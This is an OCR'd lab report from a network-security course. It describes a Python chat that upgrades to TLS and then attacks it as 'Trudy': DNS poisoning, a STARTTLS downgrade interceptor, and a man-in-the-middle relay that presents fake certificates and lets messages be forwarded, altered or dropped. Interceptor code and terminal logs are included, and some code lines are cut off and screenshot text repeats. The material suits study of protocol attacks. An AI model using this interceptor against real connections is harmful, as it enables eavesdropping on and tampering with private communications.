


CA signed certificate sent by Bob





Following is the certificate signed by CA







Send signed certificate to the Bob. Alice and Bob verifies the certificate received from CA







Task 2



Client (Alice) side:

- Client creates a TCP socket.
  - sockid = socket(AF_INET, SOCK_STREAM)
  -
```
try:
    clientSocketId = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
except socket.error as err:
    print ("socket creation failed with error ",err)
```

- The IP address of the server is obtained from DNS name resolution using the function gethostbyname.

- ip_addr = socket.gethostbyname('bob1')
- ```
  host_ip_addr = socket.gethostbyname(host_ip)
  ```

- Now the client connects to the server using the server IP address and the port number using connect function.
  - sock_id.connect((ipaddr, portnum))
  - ```
    clientSocketId.connect((host_ip_addr, port))
    ```

- After the connect function is successful, a TCP connection is established between the client and the server.

- Now the client sends a "chat_hello" message to the server and waits for the "chat_reply" message from the server.

- After the "chat_reply" message is received by the client, both parties can exchange messages on the established TCP connection.

- Client sends a "chat_STARTTLS" message to the server, to start a TLS connection and waits for the "chat_STARTTLS_ACK" message. This involves creating an SSL socket using the following command.
  - ssl_socket = context.wrap_socket(sock_id, server_side = False, server_hostname = 'bob1')
  - ```
    clientSSLSocektId = clientTLSContext.wrap_socket(clientSocketId, server_side=False, server_hostname='bob1')
    ```

- Once the TLS connection is established, they can exchange messages as long as one of the parties sends a "chat_close" message.

Server (Bob) side:

- Server creates a socket using the socket constructor.
  - sockid = socket(AF_INET, SOCK_STREAM)
  - ```
    try:
        serverSocketId = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        print ("Socket successfully created")
    except socket.error as err:
        print ("socket creation failed with error %s" %(err))
    ```
  - Failure of socket creation results in termination of the program.

- The server socket is bind to the IP address and the port number using the bind function.
  - sockid.bind((serverIP, serverPort))

    - ```
      serverSocketId.bind((serverIP, serverPort))
      ```
    - If the port is already blocked, then it leads to termination of the program.

- After binding the server socket to the port and IP address, the server starts listening to the incoming connections on the port using the listen function.
    - sockid.listen(num)
    - ```
      serverSocketId.listen( 4 )
      ```


- Once the server receives the connection request from the client, it accepts the connection using the accept function.
    - id, addr = sockid.accept()
    - ```
      clientId, clientAddr = serverSocketId.accept()
      ```

- If the first message received from the client is a “chat_hello” message, then the server responds with a “chat_reply” message.

- If the message received from the client is a “chat_STARTTLS” message, then the server responds with a “chat_STARTTLS_ACK” message and initiates the TLS connection.

- Server also creates an SSL socket similar to the client using wrap_socket function, this time the server_side flag is set to True.

- The server and client can now exchange messages in a secure channel until one of the parties sends a “chat_close” message.
      ```



Task 3

Client (Alice) side:

No explicit changes are made to the client side Task 2 secure_chat code

Server (Bob) side:

No explicit changes are made to the server side Task 2 secure_chat code

Attacker (Trudy) side:

Downgrade Attack:


In Trudy's secure_chat_interceptor, Trudy will initially poison the dns of alice and bob so that all the requests from Alice are forwarded to Trudy. Trudy will connect to Bob after it receives a message from Alice.

Trudy will keep on reading the messages sent by Alice and keep watch on chat_STARTTLS message

```python
#This method is used to receive packets from the
#provided socket and add them to the messageQueue so that
#dispatcher can work on it

def read_to_queue_s(mySocket):
    while True:
        try:
            #Read incoming messages
            message = mySocket.recv(1024).decode()
            #If chat_STARTTLS message is received by the client (Alice)
            #it will exit as there is a possibility of TLS conversation
            #starting if we decide not to drop or change the message
            if message == 'chat_STARTTLS':
                messageQueue.append((message, 'from_c'))
                return
        except Exception:
            #print('connection terminated_read_s')
            return
        #Append all the normal conversations as well to the messageQueue
        messageQueue.append((message, 'from_c'))
```

After it receives the chat_STARTTLS message from Alice, it will drop the message and send chat_STARTTLS_NOT_SUPPORTED message to Alice so that the conversation continues in non encrypted mode

```python
            print("Client = ", message)
            #If Alice tries to start TLS by chat_STARTTLS, then
            #drop the message and send chat_STARTTLS_NOT_SUPPORTED
            if message == 'chat_STARTTLS':
                message = 'chat_STARTTLS_NOT_SUPPORTED'
                mySocket1.send(message.encode())
                #TERMINATE will pull the blocks off the client and server thread
                #so that they can check NO_TLS Flag
                TERMINATE = True
            else:
                #else send message as it is
                mySocket2.send(message.encode())
```



Task 4

Client (Alice) side:

No explicit changes are made to the client side Task 2 secure_chat code

Server (Bob) side:

No explicit changes are made to the server side Task 2 secure_chat code

Attacker (Trudy) side:

Man in the Middle Attack:

In Trudy's secure_chat_interceptor, Trudy will initially poison the dns of alice and bob so that all the requests from Alice are forwarded to Trudy. Trudy will connect to Bob after it receives a message from Alice.

```python
#Initialize Socket
try:
    serverSocketId = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print ("Socket successfully created")
except socket.error as err:
    print ("socket creation failed with error %s" %(err))

#Bind Socket to Server IP and Server Port
serverIP = "0.0.0.0"
serverPort = 1234
serverSocketId.bind((serverIP, serverPort))

print("Server socket is binded")

#Accept incoming request and store ssl socket instance and client address
serverSocketId.listen( 4 )
print("Server is listing on port = ", serverPort )
shouldClose = False
clientId, clientAddr = serverSocketId.accept()
print("Accepted connection from address",clientAddr)

#Send chat_reply after chat_hello is received from the client
serverRecMsg  = clientId.recv(1024).decode()
print("Client = ",serverRecMsg)
print("> chat_reply")
clientId.send("chat_reply".encode())
```

```python
#Initialize Socket
try:
    serverId = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
except socket.error as err:
    print ("socket creation failed with error ",err)

port = 1234
host_ip = host2

#Connect to the server
serverId.connect((host_ip, port))
print("TCP connection is established with ",host_ip)

#Send chat_hello to the server
clientSendMsg = "chat_hello"
serverId.send(clientSendMsg.encode())
print("server = ",serverId.recv(1024).decode())

#Start the threads which manage data going to and fro from client to Trudy and
#Trudy to server
client_to_trud = threading.Thread(target = server_thread, args = (clientId,))
trud_to_server = threading.Thread(target = client_thread, args = (serverId, host2, ))

client_to_trud.start()
trud_to_server.start()
```

Trudy will be able to Forward/ Change/ Drop and return messages from Alice/Bob. After Alice sends chat_STARTTLS message to Trudy, it can either drop the packet and send chat_STARTTLS_NOT_SUPPORTED to Alice (as in previous task) or it can simply forward the message to Bob. In the later case, Trudy will establish a TLS connection with Alice and Bob. Trudy will be assured that Bob has started TLS after it receives chat_STARTTLS_ACK from Bob

```
#dispatcher can work on it
def read_to_queue_c(mySocket):
    while True:
        try:
            #Read incoming messages
            message = mySocket.recv(1024).decode()
            #If chat_STARTTLS_ACK message is received by the server (Bob)
            #it will exit as TLS conversation is about to start and we
            #need read from different socket
            if message == 'chat_STARTTLS_ACK':
                messageQueue.append((message, 'from_s'))
                return
        except Exception:
            #print('connection terminated_read_c')
            return
        #Append all the normal conversations as well to the messageQueue
        messageQueue.append((message, 'from_s'))
```

Trudy will send fakealice certificate to Bob and similarly send fakebob certificate to Alice.


```
#Method to initiate TLS conversation
def clientTLS(host_name):

    global serverId
    global clientTLSContext
    global clientSSLSocketId

    #Build Client TLS context with key pairs and certificates
    clientTLSContext = ssl.create_default_context(ssl.Purpose.SERVER_AUTH,cafile="ca-certi
    clientTLSContext.load_cert_chain(certfile="fakealice.crt", keyfile="fakealice.pem")

    clientTLSContext.check_hostname = False

    #Wrap original socket used for communication within a TLS Socket
    clientSSLSocketId = clientTLSContext.wrap_socket(serverId, server_side=False, server_h

    print("----------TLS Connection is established----------")

    #Start reader thread
    reader_from_client = threading.Thread(target = read_to_queue_c_tls, args = (clientSSLS
    reader_from_client.start()
    reader_from_client.join()
```


```python
#Method to initiate TLS conversation
def serverTLS():

    global clientId
    global serverTLSContext
    global serverSSLSocketId

    #Build Server TLS context with key pairs and certificates
    serverTLSContext = ssl.create_default_context(ssl.Purpose.CLIENT_AUTH)

    serverTLSContext.verify_mode = ssl.CERT_REQUIRED
    serverTLSContext.load_cert_chain(certfile="fakebob.crt", keyfile="fakebob.pem")

    serverTLSContext.load_verify_locations(cafile="ca-certificate.crt")

    serverTLSContext.keylog_filename="server_keylog.txt"


    #Wrap original socket used for communication within a TLS Socket
    serverSSLSocketId = serverTLSContext.wrap_socket(clientId, server_side=True)


    print("----------TLS Connection is established----------")

    #Start reader thread
    reader_from_server = threading.Thread(target = read_to_queue_s_tls, args = (serverSSLS
    reader_from_server.start()
    reader_from_server.join()
```


Since Trudy herself has issued the fake certificates, it will be able to intercept the messages sent from both parties and will be able to perform the same operations as in non tls messages

```
        try:
            print("Client = ", message)
            print("Forward/ Change/ Drop And Return (0/1/2)")
            choice = input()
            if choice == '0':
                #Forward Packet to Bob as it is
                mySocket2.send(message.encode())
            elif choice == '1':
                print("Type new message")
                message = input()
                #Send changed message
                mySocket2.send(message.encode())
            elif choice == '2':
                print("Message Dropped! Type reply for sender")
                message = input()
                #Drop the message and send custome reply to client (Alice)
                mySocket1.send(message.encode())
                if message == 'chat_STARTTLS_NOT_SUPPORTED':
                    TERMINATE = True
                    return
            else:
                print("Invalid Input")
                exit(0)

        except Exception:
            print('connection terminated_NTLLS_server_c')
            return
```

```
        try:
            print("Server = ", message)
            print("Forward/ Change/ Drop And Return (0/1/2)")
            choice = input()
            if choice == '0':
                #Forward Packet to Alice as it is
                mySocket1.send(message.encode())
                #If Bob has started TLS, we need to exit this dispatcher and
                #restart with new TLS sockets
                if message == 'chat_STARTTLS_ACK':
                    #Trigger TLS Flag
                    #TERMINATE will pull the blocks off the client and server thread
                    #so that they can check NO_TLS Flag
                    NO_TLS = False
                    TERMINATE = True
                    return
                if message == 'chat_STARTTLS_NOT_SUPPORTED':
                    TERMINATE = True
                    return
            elif choice == '1':
                print("Type new message")
                message = input()
                #Send changed message
                mySocket1.send(message.encode())
            elif choice == '2':
                print("Message Dropped! Type reply for sender")
                message = input()
                #Drop the message and send custome reply to client (Alice)
```


Activities
Terminator
Apr 5 19:27
root@trudy1: ~/new
root@trudy1: ~/new
root@ns06: /home/ns
Alice
root@alice1:~/new# ./secure_chat -c bob1
TCP connection is established with bob1
server = chat_reply
hello
world
> hello
> alice
chat_STARTTLS
> chat_STARTTLS_ACK
TLS Starting
----------TLS Connection is established----------
what is your username?
> bob
ok
chat_close
chat terminating...
----------CHAT IS ENDED----------
Bob
Accepted connection from address ('172.31.0.4', 37708)
Client = chat_hello
> chat_reply
> hello
> everyone
bye
alice
> chat_STARTTLS
chat_STARTTLS_ACK
TLS Starting
----------TLS Connection is established----------
> what is your username and password
bob bob123
> ok
> chat_close
chat terminating...
----------CHAT IS ENDED----------
Trudy
Accepted connection from address ('172.31.0.2', 39496)
Client = chat_hello
> chat_reply
TCP connection is established with bob1
server = chat_reply
Client = hello
Forward/ Change/ Drop And Return (0/1/2)
0
Client = world
Forward/ Change/ Drop And Return (0/1/2)
1
Type new message
everyone
Server = bye
Forward/ Change/ Drop And Return (0/1/2)
1
Type new message


Activities
Terminator
Apr 5 19:27
root@trudy1: ~/new
root@trudy1: ~/new
root@ns06: /home/ns
Alice
root@alice1:~/new# ./secure_chat -c bob1
TCP connection is established with bob1
server = chat_reply
hello
world
> hello
> alice
chat_STARTTLS
> chat_STARTTLS_ACK
TLS Starting
----------TLS Connection is established----------
what is your username?
> bob
ok
chat_close
chat terminating...
----------CHAT IS ENDED----------
Bob
Accepted connection from address ('172.31.0.4', 37708)
Client = chat_hello
> chat_reply
> hello
> everyone
bye
alice
> chat_STARTTLS
chat_STARTTLS_ACK
TLS Starting
----------TLS Connection is established----------
> what is your username and password
bob bob123
> ok
> chat_close
chat terminating...
----------CHAT IS ENDED----------
Trudy
Forward/ Change/ Drop And Return (0/1/2)
1
Type new message
hello
Server = alice
Forward/ Change/ Drop And Return (0/1/2)
0
Client = chat_STARTTLS
Forward/ Change/ Drop And Return (0/1/2)
0
Server = chat_STARTTLS_ACK
Forward/ Change/ Drop And Return (0/1/2)
0
SERVER TLS STARTING
CLIENT TLS STARTING
